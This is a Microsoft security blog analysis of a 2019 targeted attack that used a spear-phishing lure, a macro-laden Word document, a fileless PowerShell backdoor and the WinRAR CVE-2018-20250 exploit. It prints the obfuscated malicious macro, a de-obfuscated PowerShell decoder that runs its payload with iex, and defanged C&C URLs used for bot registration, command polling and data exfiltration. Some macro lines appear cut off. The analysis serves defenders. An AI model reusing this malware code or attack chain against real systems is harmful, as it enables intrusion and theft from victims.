
Analysis of a targeted attack exploiting the WinRAR CVE-2018-20250 vulnerability

microsoft.com/en-us/security/blog/2019/04/10/analysis-of-a-targeted-attack-exploiting-the-winrar-cve-2018-20250-vulnerability/

April 10, 2019



By

In early March, we discovered a cyberattack that used an exploit for CVE-2018-20250, an old WinRAR vulnerability disclosed just several weeks prior, and targeted organizations in the satellite and communications industry. A complex attack chain incorporating multiple code execution techniques attempted to run a fileless PowerShell backdoor that could allow an adversary to take full control of compromised machines.

The WinRAR vulnerability was discovered by Check Point researchers, who demonstrated in a February 20 blog post that a specially crafted ACE file (a type of compressed file) could allow remote code execution. Attackers quickly took advantage of the vulnerability in attacks, including a targeted attack that 360 Total Security researchers discovered just two days after disclosure. The exploit has since been observed in multiple malware attacks.

The use of ACE files is not uncommon in malware campaigns. A combination of machine learning, advanced heuristics, behavior-based detections, and detonation enables Office 365 Advanced Threat Protection (ATP) to regularly detect and block a variety of threats that are packed in ACE files, including common malware like Fareit, Agent Tesla, NanoCore, LokiBot and some ransomware families.

The same capabilities in Office 365 ATP detected malicious ACE files carrying the CVE-2018-20250 exploit. We spotted one of these ACE files in the sophisticated targeted attack that we describe in this blog and that stood out because of unusual, interesting techniques. Notably, the attack used techniques that are similar to campaigns carried out by the activity group known as MuddyWater, as observed by other security vendors like Trend Micro.




Figure 1. Attack chain that delivered the CVE-2018-20250 exploit

Attack chain overview

A spear-phishing email purporting to be from the Ministry of Foreign Affairs (MFA) of the Islamic Republic of Afghanistan was sent to very specific targets and asked for “resources, telecommunication services and satellite maps”. The email came with a Word document attachment.




Figure 2. Spear phishing email containing lure Word Document

When opened, the document asks the recipient to download another document from a now-inactive OneDrive link. While the URL was down during our analysis, we still reported the case to the OneDrive team.

The use of a document with just a link—no malicious macro or embedded object—was likely meant to evade conventional email security protection. This didn't work against Office 365 ATP, which has the capability to scan emails and Office documents for URLs and analyze links for malicious behavior.




Figure 3. Word document lure containing OneDrive link

Clicking the link downloads an archive file containing a second Word document, which has malicious macro. Microsoft Word opens the document with security warning. Enabling the macro starts a series of malicious actions that leads to the download of the malware payload.




Figure 4. Downloaded document with malicious macro

Interestingly, the document has a “Next Page” button. Clicking that button displays a fake message signifying that a certain DLL file is missing, and that the computer needs to restart. This is a social engineering technique that ensures the computer is restarted, which is needed for the payload to run. (More on this later.)




Figure 5. Fake message instructing user to restart the computer

Meanwhile, with the macro enabled, the malicious code performs the following in the background:

- Extract and decode a data blob from TextBox form and drop it as *C:\Windows\Temp\id.png*
- Create a malicious Visual Basic Script (VBScript) and drop it as *C:\Windows\Temp\temp.vbs*
- Add persistence by creating a COM object and adding autorun registry key to launch the created shell object

- Launch *temp.vbs*, which is a wrapper for the malicious PowerShell command that decodes the *id.png* file, which results in the second-stage PowerShell script that is highly obfuscated and contains multi-layered encryption (this PowerShell script is similar to a script that has been used in past MuddyWater campaigns)

The second-stage PowerShell script collects system information, generates unique computer ID, and sends these to remote location. It acts as a backdoor and can accept commands, including:

- Download arbitrary file
- Run command using *cmd.exe*
- Decode a base64-encoded command and run it using PowerShell

The PowerShell script's ability to accept commands and download programs provided a way for a remote attacker to deliver the malicious ACE file containing CVE-2018-20250 exploit. When triggered, the exploit then drops the payload *dropbox.exe*.
The next sections discuss in detail the key components of this attack chain.

Malicious macro

The highly obfuscated malicious macro code used in this attack has a unique way of running malicious code by chaining several programs. It first extracts an encoded data taken from *UserForm.TextBox*, before decoding and saving it as *C:\Windows\Temp\id.png*. This file contains an encoded PowerShell command that is executed later by the first-stage PowerShell script.

```
Attribute VB_Control = "CommandButton1, 0, 0, MSForms, CommandButton"
Private Sub CommandButton1_Click()
Call MsgBox("Missing Dll msvcr80.dll" & _
            vbNewLine & _
            vbNewLine & _
            "Restart Your PC to Complete the Process", _
            VBA.VbMsgBoxStyle.vbInformation + VBA.VbMsgBoxStyle.vbOKOnly)
End Sub
Private Sub Document_Open()
Module1.tokr
Module1.aujy
Module1.xmhi
End Sub
Function xmhi()
    Set vbfl = Application
    Set jdnq = CallByName(vbfl, yinh("084" & yryp & "34" & guaj & "34" & zwfz & "16129135"), mnpw)
    CallByName jdnq, yinh("087130084127120" & lftj & "35"), VbMethod, yinh("087" & uxno & "18136128" & jxvl & "29135051088" & lftj & "" & agch & "0133"), yinh("103123120051119" &
End Function
Function aujy()
    Do While True
    On Error GoTo Handler
    Dim xl, xw As Object
    Set xl = CreateObject(yinh("088139118" & jxvl & "270650841331131127" & guaj & "18116" & zwfz & "241" & rycu & "9"))
    CallByName xl, yinh("105124" & yryp & "24117127120"), pyft, False
    CallByName xl, yinh("087124" & yryp & "31127116140084127" & jxvl & "33" & zwfz & "34"), pyft, False
    Set xv = CallByName(xl, yinh("106130" & lftj & "26117" & uxno & "" & rycu & "6134"), mnpw)
    Set xw = CallByName(xv, yinh("084119119"), mnpw)
    Set xx = CallByName(xl, yinh("084118" & zwfz & "" & avbe & "7" & jxvl & "06130" & lftj & "26117" & uxno & "" & rycu & "6"), mnpw)
    nn = CallByName(xx, yinh("097116128120"), mnpw)
    Set xq = CallByName(xw, yinh("105085099" & lftj & "" & rycu & "5" & jxvl & "18135"), mnpw)
    Set xr = CallByName(xq, yinh("1050850861" & rycu & "81311" & rycu & "9" & jxvl & "29" & zwfz & "34"), mnpw)
    Set xt = CallByName(xr(1), yinh("086" & uxno & "19120096" & uxno & "19136127120"), mnpw)
    CallByName xt, yinh("084119119089" & lftj & "" & rycu & "8102" & zwfz & "33" & guaj & "29122"), VbMethod, yinh(UserForm1.TextBox1.Text)
    CallByName xl, yinh("101136129"), VbMethod, nn & yinh("052103123124" & yryp & "06130" & lftj & "26117" & uxno & "" & rycu & "6065120")
    GoTo nnt
Handler:
    Loop
nnt:
End Function
Function tokr()
    Dim vbfl, jdnq As String
    Set wwgh = Application
    amde = CallByName(wwgh, yinh("105120" & lftj & "34" & guaj & "" & rycu & "9"), mnpw)
    vbfl = yinh("1021" & rycu & "1" & zwfz & "38116" & lftj & "20111096" & guaj & "18" & lftj & "30" & yryp & "" & rycu & "1" & zwfz & "11098121121" & guaj & "18" & jxvl & "11") &
    jdnq = yinh("084" & hsfd & "18120" & yryp & "34105085098096")
    Set juyu = mbne(yinh("138" & guaj & "29128122128" & zwfz & "34077142" & guaj & "28131120" & lftj & "341" & rycu & "9116" & zwfz & "241" & rycu & "9095" & jxvl & "37" & jxvl &
    CallByName juyu, yinh("102" & jxvl & "350871060981010871051161271361 20"), VbMethod, &H80000001, vbfl, jdnq, 1
End Function
```

Figure 6. Obfuscated macro code

The malicious macro code then creates an *Excel.Application* object to write the VBScript code.




Figure 7. VBScript code created by the malicious macro

It then runs *wscript.exe* to launch the PowerShell script at runtime. The PowerShell script itself does not touch the disc, making it a fileless component of the attack chain. Living-off-the-land, the technique of using resources that are already available on the system (e.g., *wscript.exe*) to run malicious code directly in memory, is another way that this attack tries to evade detection.

PowerShell

The first-stage PowerShell script contains multiple layers of obfuscation. When run, it decodes the file *id.png* to produce another PowerShell script that's responsible for the rest of the actions.

Figure 8. Obfuscated first-stage PowerShell code

```powershell
$png=Get-Content -path 'c:\windows\temp\id.png';
$XX=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(($png)));
$s=$XX;
$d = @();
$v = 0;
$c = 0;
while($c -ne $s.length){
    $v=($v*52)+([Int32][char]$s[$c]-40)
    if((($c+1)%3) -eq 0){
        while($v -ne 0){
            $vv = $v % 256
            if($vv -gt 0){
                $d+=[char][Int32]$vv
            }
            $v = [Int32]($v/256)
        }
    }
    $c+=1;
};
[array]::Reverse($d);
$decrypted = ([String]::Join('',$d))
iex($decrypted)
```

Figure 9. De-obfuscated first-stage PowerShell script

The decrypted PowerShell script is also highly obfuscated. Fully de-obfuscating the malicious script requires over 40 layers of script blocks.

The second-stage PowerShell script collects system information, such as operating system, OS architecture, username, domain name, disk information, enabled-only IP addresses, and gateway IP address. It computes the MD5 hash of collected system information. The computed hash is used as the BotID (some researchers also refer to this as SYSID).

It then concatenates the hash and system information in a string that looks like the following:

*<BotID>**<OS>|Disk information**<IP Address List>**<OS Architecture>**<Hostname>**<Domain>**<Username>**<Gateway IP>*

For example:

*6e6bdbd3d8b102305f016b06e995a384**Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition3**192[.]168[.]61[.]1-192[.]168[.]32[.]1-157[.]59[.]24[.]113**64-bit**<Hostname>**<Domain>**<Username>**131[.]107[.]160[.]113*

It then encodes each character of the collected system information in decimal value by applying simple custom algorithm with hardcoded key (public key): 959,713. The result is formatted as XML-like data:

{"data":"665 545 145 145 222 545 222 145 73 367 665 438 438 438 598 616 145 518 616 566 438 [REDACTED] 616 73 145 145 665 518 365 438 316 665 513 513 432 261 181 344}

It sends the encoded data to a hardcoded remote command-and-control (C&C), likely to check and register the infected computer: hxxp://162[.]223[.]89[.]53/oa/.

It continuously waits until the remote attacker sends back "done". Then, it sends an HTTP request to the same C&C address passing the BotID, likely to wait for command: hxxp://162[.]223[.]89[.]53/oc/api/?t=<BOTID>.

It can accept command to download and execute command and sends back the output, encoded in Base64 format, to the remote C2 server using HTTP POST: hxxp://162[.]223[.]89[.]53/or/?t=<BOTID>.

CVE-2018-20250 exploit

In their analysis of the CVE-2018-20250 vulnerability, Check Point researchers found that when parsing ACE files, WinRAR used an old DLL named unacev2.dll that was vulnerable to directory traversal.

Malicious ACE files that carry the CVE-2018-20250 exploit can be spotted through:

- Directory traversal string – The validation from *Unacev2.dll* for the destination path when extracting ACE is not enough. If attacker can craft relative path that can bypass the checks in place, it may lead to extraction of the embedded payload to the specified location.
- Drop zone – In-the-wild samples commonly use the Startup folder, but it's also possible to drop the file to known or pre-determined SMB shared folders.
- Payload – The malicious payload, as in this attack, is commonly an .exe file, but in-the-wild samples and other ACE files that we've seen use other malicious scripts like VBScript executable.

